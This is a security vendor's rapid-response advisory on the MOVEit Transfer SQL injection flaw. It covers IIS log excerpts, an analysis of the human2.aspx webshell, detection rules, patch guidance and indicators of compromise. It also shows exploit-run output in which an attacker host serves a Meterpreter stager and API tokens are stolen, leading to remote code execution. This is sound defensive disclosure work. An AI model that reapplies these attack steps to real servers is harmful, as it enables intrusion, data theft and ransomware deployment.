June 1, 2023

MOVEit Transfer Critical Vulnerability CVE-2023-34362 Rapid Response

By: John Hammond

UPDATED: 1 June 2023 @ 1733 ET - Added shareable Huntress YARA rule for assistance in detection effort
UPDATED: 1 June 2023 @ 2023 ET - Added Kostas community Sigma rule to assist in detection efforts
UPDATED: 1 June 2023 @ 2029 ET - Added screenshots for the DLL that creates the human2.aspx file
UPDATED: 2 June 2023 @ 1210 ET - Added CVE identification
UPDATED: 2 June 2023 @ 1750 ET - Added registry locations for enriched investigation and analysis
UPDATED: 5 June 2023 @ 1323 ET - Added video demonstration of proof-of-concept exploitation
UPDATED 5 June 2023 @ 2116 ET - Added video demonstration of RCE and ransomware
LAST UPDATED 12 June 2023 @ 1101 ET - Added latest CVE and other proof-of-concept details

On June 1, 2023, Huntress was made aware of active exploitation attempts against the MOVEit Transfer software application. Previously, on May 31, 2023, the vendor Progress had just released a security advisory expressing there is a critical vulnerability that could lead to unauthorized access.

On June 2, the industry dubbed this vulnerability as **CVE-2023-34362**.

Progress brought down MOVEit Cloud as part of their response and investigation.

UPDATE 5 June 2023:

Huntress has fully recreated the attack chain exploiting MOVEit Transfer software. To the best of our knowledge, currently no one else has publicly done so.

We have uncovered that the initial phase of the attack, SQL injection, opens the door for even further compromise — specifically, **arbitrary code execution.**


See this video demonstration below where we use our exploit to receive shell access with Meterpreter, escalate to `NT AUTHORITY\SYSTEM` and detonate a cl0p ransomware payload.

Categories

Threat Analysis

Response to Incidents

Share


Kali Linux 2023.1 - VMware Workstation
MOVEit Server 2019 - VMware Workstation
Recycle Bin
server_notes
MOVEit Transfer
notepad
MOVEit Transfer
libdev123
2022-docs
config
Windows Server 2019 Standard Evaluation
Windows License is expired
Build 17763.rs5_release.180914-1434

```
cl0p.exe  cve-2023-34362.py  msfstager.exe

┌──(kali㉿kali)-[~/cve-2023-34362]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.111.143 - - [05/Jun/2023 20:17:01] "GET /msfstager.exe HTTP/1.1" 200 -
192.168.111.143 - - [05/Jun/2023 20:17:01] "GET /msfstager.exe HTTP/1.1" 200 -

┌──(kali㉿kali)-[~/cve-2023-34362]
└─$ python3 cve-2023-34362.py https://192.168.111.143
[+] connecting to https://192.168.111.143
[+] session id is 'wx11s10peur1boa3wljp3rz1'
[*] triggering sql injection
[+] admin session id is '2zglopefv4aux0kpuwemgur1'
[*] stealing api tokens...
[+] api token is bhUU77sa6mVqShIxfbM4OQZxmyIRnV0P4M9PivTzVTgghH6zIB...
[*] initiating resumable file upload
[*] patching database for rce
[*] triggering remote code execution
[*] exploit seems to have completed successfully!

┌──(kali㉿kali)-[~/cve-2023-34362]
└─$

Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/3/2023 12:25:00 PM
Password expires             Never
Password changeable          6/3/2023 12:25:00 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/5/2023 5:15:05 PM

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.


c:\windows\system32\inetsrv>
```


For this brief video demonstration, Microsoft Defender is turned off. An adversary can certainly disable antivirus with a local admin account.

This means that any unauthenticated adversary could trigger an exploit that instantly deploys ransomware or performs any other malicious action. Malicious code would run under the MOVEit service account user `moveitsvc`, which is in the local administrators group. The attacker could disable antivirus protections, or achieve any other arbitrary code execution.

The behavior that the industry observed, adding a `human2.aspx` webshell, is *not necessary* for attackers to compromise the MOVEit Transfer software. It's "*an option*" that this specific threat chose to deploy for persistence, but the attack vector offers the ability to detonate ransomware right away. Some have already publicly reported to attackers pivoting to other file names.

The recommended guidance is still to patch and enable logging. From our own testing, the patch does effectively thwart our recreated exploit.

Additionally, a previous demonstration video showcased compromising the MOVEit Transfer API and application itself. With that alone, we upload, download, and potentially exfiltrate files as a threat actor would.


Administrator: Command Prompt
Downloads
File
Home
Share
View
This folder is empty.
Quick access
Desktop
Downloads
Documents
Pictures
This PC
Network
192.168.111.143/human.aspx
MOVEit TRANSFER
Enterprise Managed File Transfer - Made Easy
Progress
MOVEit Transfer
Enterprise Managed File Transfer
Made Easy
Username
Password
Sign On
Help
Français - Deutsch - Español - 日本語 - 简体中文 - 繁體中文

```
C:\Users\Administrator\Desktop>
C:\Users\Administrator\Desktop>
C:\Users\Administrator\Desktop>py cve-2023-34362.py
[+] connecting to https://192.168.111.143
[+] session id is 'c0whjydyrjgiub132o3txanj'
[*] performing sql injection...
[+] admin session id is 'akmcedbskhltj53hdcmoqs3o'
[*] stealing api tokens...
[+] api token is Ze2QEwyy1c1FHx9Q14esqKaKykM_vEtFTPMqKi5LA-UV7QqD7M...
[*] exploring files...
[*] uploading file...
[+] done for now!

C:\Users\Administrator\Desktop>
```

Security Notice
You are about to access a secured resource. (System) reserves the right to monitor and/or limit access to this resource at any time.

Signed off successfully.

UPDATE 12 June 2023:

A new CVE for our findings has been released as CVE-2023-35036. This refers to different attack vectors for SQL injection and the ability to leak data from the database. Additionally, Rapid7 and Horizon3.ai have publicly released their own recreated proof-of-concept exploit.

Microsoft has now attributed this threat to "Lace Tempest" (per their new naming scheme) or the group behind the cl0p ransomware gang. This is the same conclusion drawn by many across the threat intelligence community as cl0p was attributed to the previous GoAnywhere MFT attack, another file transfer software.

As usual, we will continue to update this blog article and our Reddit post with details as we find them.

What it Does


There is a severe vulnerability in the MOVEit Transfer web application frontend that offers SQL injection, that can be further abused to gain administrative access, exfiltrate files and gain arbitrary code execution.

Ultimately, the observed exploitation is a newly staged `human2.aspx` file created within the `C:\MOVEitTransfer\wwwroot\` directory. **Note that there is no space between the words `MOVEitTransfer`.** This filesystem path is based on install locations and is customizable (we've also seen it present in other drives like "`E:\`") so this location may vary for your environment.

This ASPX file stages a SQL database account to be used for further access, described in greater detail below.

Technical Analysis and Investigation

Huntress has identified less than ten organizations with this MOVEit Transfer software in our partner base, however, Shodan suggests that there are **over 2,500 servers** publicly available on the open Internet.



TOTAL RESULTS

2,515

TOP COUNTRIES

United States	1,843
United Kingdom	129
Germany	112
Netherlands	74
Canada	73
More...	

TOP PORTS

443	1,708
80	799

Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using InternetDB

HBM+ (QA)

199.71.243.50
ftp-tst.hbmplus.ca
Green Shield Canada
Canada, Tecumseh

2023-06-01T18:49:59.550131

SSL Certificate

Issued By:
|- Common Name: **Entrust Certification Authority - L1K**
|- Organization: **Entrust, Inc.**

Issued To:
|- Common Name: **ftp-tst.hbmplus.ca**
|- Organization: **HBM+**

Supported SSL Versions: **TLSv1.2**

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Expires: -1
Server: Microsoft-IIS/10.0
Content-Security-Policy: default-src 'self'; script-src 'self' 'nonce
```

From our few organizations, only one has seen a full attack chain and all the matching indicators of compromise.

Reviewing the IIS access logs of the affected host, we believe the attack chain follows these operations.

```
2023-05-30 17:05:50 192.168.###.### GET / - 443 - 5.252.190.181 user-agent
- 2002023-05-30 17:06:00 192.168.###.### POST /guestaccess.aspx - 443 -
5.252.191.14 user-agent - 2002023-05-30 17:06:00 192.168.###.### POST
/api/v1/token - 443 - 5.252.191.14 user-agent - 2002023-05-30 17:06:02
192.168.###.### GET /api/v1/folders - 443 - 5.252.191.14 user-agent -
2002023-05-30 17:06:02 192.168.###.### POST /api/v1/folders/605824912/files
uploadType=resumable 443 - 5.252.191.14 user-agent - 2002023-05-30 17:06:02
::1 POST /machine2.aspx - 80 - ::1 CWinInetHTTPClient - 2002023-05-30
17:06:02 192.168.###.### POST /moveitisapi/moveitisapi.dll action=m2 443 -
5.252.191.14 user-agent - 2002023-05-30 17:06:04 192.168.###.### POST
/guestaccess.aspx - 443 - 5.252.190.233 user-agent - 2002023-05-30 17:06:08
192.168.###.### PUT /api/v1/folders/605824912/files
uploadType=resumable&fileId=963061209 443 - 5.252.190.233 user-agent -
5002023-05-30 17:06:08 ::1 POST /machine2.aspx - 80 - ::1
CWinInetHTTPClient - 2002023-05-30 17:06:08 192.168.###.### POST
/moveitisapi/moveitisapi.dll action=m2 443 - 5.252.190.233 user-agent -
2002023-05-30 17:06:11 192.168.###.### POST /guestaccess.aspx - 443 -
5.252.190.116 user-agent - 2002023-05-30 17:06:21 192.168.###.### GET
/human2.aspx - 443 - 5.252.191.88 user-agent - 404
```

(For the sake of brevity the full User-Agent header has been removed from this excerpt)

`moveitisapi.dll` is used to perform SQL injection when requested with specific headers, and `guestaccess.aspx` is used to prepare a session and extract CSRF tokens and other field values to perform further actions.

Note that the 404 response code for the `human2.aspx` file may be appropriate, as (discussed below) the backdoor will return this value if the correct password key is not provided. Perhaps either the threat actor was either impatient in their upload process or just confirming the backdoor was staged properly.

A full `human2.aspx` file is available for you to review.

This ASPX file:

- Enforces a static password for access, determined by the `X-siLock-Comment` HTTP header. If this password is not supplied, the server returns a 404 with no further function. **This password seems to vary, and for this reason, you will see multiple hashes being shared as IOCs for `human2.aspx`.**
- Connects to the database and offers functionality based on a provided `X-siLock-Step1` header to either:

- (-2) delete a **Health Check Service** user from the database
- (-1) leak Azure information via response header and return a GZIP stream of all files, file owners and file sizes, and institution data present in MOVEit
- (empty) retrieve any file specified by a `X-siLocked-Step2` header (a folder ID) and `X-SiLocked-Step3` header (file ID). If these header values are not provided, then it will add a new "Health Check Service" admin user into the database and create a long-running active session for this account.

From our Managed EDR service, we observed events on May 30 that this affected host had `w3wp.exe` execute the C# compiler `csc.exe` which timing lines up with the creation of our `human2.aspx` backdoor.

As this is compiled, the system will create a DLL under:

`C:\Windows\Microsoft.net\Framework64\v4.0.30319\Temporary ASP.NET Files\root\9a11d1d0\5debd404`

Note your .NET version number may differ or the last two subdirectories may have different hex values.

In this directory we observe a new artifact `App_Web_wrpngvm2.dll` (note again these random characters will differ) that was created at the same timestamp, which ***differs*** from a `App_Web_5h5nuzvn.dll` that was created a year prior. After exploring this new artifact via **dotPeek**, it's apparent that it's the pre-compiled `human2.aspx` file mentioned above.

The `human2_aspx` class is responsible for populating the file contents.

The first time an ASPX file is "rendered," .NET will pre-compile it and cache the results in these temporary files. These are leftover artifacts from `csc.exe` preparing the newly added `human2.aspx` file.

If you have a second `App_web_….dll` you have likely been compromised as this indicates the backdoor is compiled and present. Only one should be present for the normal function of the MOVEit application.

Detection Efforts

For our threat hunting efforts, we have used this process monitoring query:

process.parent.name.caseless: `w3wp.exe` and process.parent.command_line.text : "`moveitdmz pool`"

Threat hunter Anthony Smith noted that there is a peculiar misspelling in the `human2.aspx` webshell that may make for a fine addition to a YARA rule (note the variable name `azureAccout`):

string azureAccout = SystemSettings.AzureBlobStorageAccount;

With that said, we've created our YARA rule that includes this and more to be found here inside of our public Threat Intel repository.

Additionally, Kostas has shared this Sigma rule to hunt for suspicious files including `human2.aspx`, dig through IIS event logs for activity similar to above, and detect malicious DLL files in the temporary ASP.NET files location.

Huntress has crafted detectors to flag any further rogue behavior from the `w3wp.exe` process staging either C# or VB compilations.

Investigation Tips

There are various settings that may come in handy while investigating compromised machines with MOVEit installed. A good place to start is with the `HKEY_LOCAL_MACHINE\SOFTWARE\Standard Networks\siLock` registry key. The following registry value can help you quickly discover where your root directory is:

HKEY_LOCAL_MACHINE\SOFTWARE\Standard Networks\siLock->WebBaseDir

You may also find your log files for MOVEit at the following registry value:

HKEY_LOCAL_MACHINE\SOFTWARE\Standard Networks\siLock->LogsBaseDir

Machines that we have seen exploited had MySQL installed as the underlying DBMS. You can find information about how this is configured at: `HKEY_LOCAL_MACHINE\SOFTWARE\Standard Networks\siLock\MySQL`

Since you may configure MOVEit to use MSSQL or Azure SQL, you may find settings at this registry key: `HKEY_LOCAL_MACHINE\SOFTWARE\Standard Networks\siLock\SQLServer`

What You Should Do

Progress has released immediate mitigation measures to help prevent the exploitation of this vulnerability.

- Update MOVEit Transfer to one of these patched versions:
- MOVEit Transfer 2023.0.1
- MOVEit Transfer 2022.1.5
- MOVEit Transfer 2022.0.4
- MOVEit Transfer 2021.1.4
- MOVEit Transfer 2021.0.6

- If updating with the above patch is not feasible for your organization, their suggested mitigation is to disable HTTP(s) traffic to MOVEit Transfer by adding firewall deny rules to ports 80 and 443. **Note that this will essentially take your MOVEit Transfer application out of service.**

If you are using MOVEit and aren't already working with our team, Huntress is offering our Managed EDR at no charge for newly deployed endpoints through the end of June. Our agent is compatible with any combination of security tools and deployment is simple—get our team of 24/7 threat hunters watching your back in under 15 minutes. **Get started here**.

Indicators of Attack (IOAs)

Files

- `C:\MOVEitTransfer\wwwroot\human2.aspx`

IP addresses

- `89.39.105[.]108` (WorldStream)
- `5.252.190[.]0/24`
- `5.252.189-195[.]x`
- `148.113.152[.]144` (reported by the community)
- `138.197.152[.]201`
- `209.97.137[.]33`

Resources and References

- The latest from Progress: https://community.progress.com/s/article/MOVEit-Transfer-Critical-Vulnerability-31May2023
- Reddit r/sysadmin: https://www.reddit.com/r/sysadmin/comments/13wxuej/critical_vulnerability_moveit_file_transfer/
- Bleeping Computer's reporting: https://www.bleepingcomputer.com/news/security/new-moveit-transfer-zero-day-mass-exploited-in-data-theft-attacks/
- TrustedSec's reporting: https://www.trustedsec.com/blog/critical-vulnerability-in-progress-moveit-transfer-technical-analysis-and-recommendations/
- Rapid7's reporting: https://www.rapid7.com/blog/post/2023/06/01/rapid7-observed-exploitation-of-critical-moveit-transfer-vulnerability/
- NHS Digital's reporting: https://digital.nhs.uk/cyber-alerts/2023/cc-4326
- The Record's reporting: https://therecord.media/moveit-transfer-tool-zero-day-exploited
- Help Net Security's reporting: https://www.helpnetsecurity.com/2023/06/01/moveit-transfer-vulnerability/

Want to dive into more hacker tradecraft?

Thanks to Huntress team members Kaleigh Slayton, Jason Phelps, Dray Agha, Sharon Martin, Matt Anderson, Caleb Stewart, Joe Slowik, Anthony Smith, David Carter, Jamie Levy and many others for their contributions to this writeup and rapid response effort.

You Might Also Like

Silencing the EDR Silencers

Critical RCE Vulnerability Affecting a Java Loggin

Unraveling a Reverse Shell with Huntress Managed

Learn More

Package

Our team is currently investigating CVE-2021-44228, a critical vulnerability that's affecting a Java logging package.

Learn More

EDR

Learn More

Platform

Huntress Managed Security Platform

Managed EDR

Managed EDR for macOS

MDR for Microsoft 365

Managed SIEM

Managed Security Awareness Training

Book A Demo

Solutions

Phishing

Compliance

Solutions by Topic

Business Email Compromise

Healthcare

Manufacturing

Education

Finance

Why Huntress?

Managed Service Providers

Value Added Resellers

Business & IT Teams

24/7 SOC

Case Studies

Resources

Resource Center

Blog

Upcoming Events

Support Documentation

About

Our Company

Leadership

News & Press

Careers

Contact Us

Privacy Policy | Cookie Policy | Terms of Use

Free Trial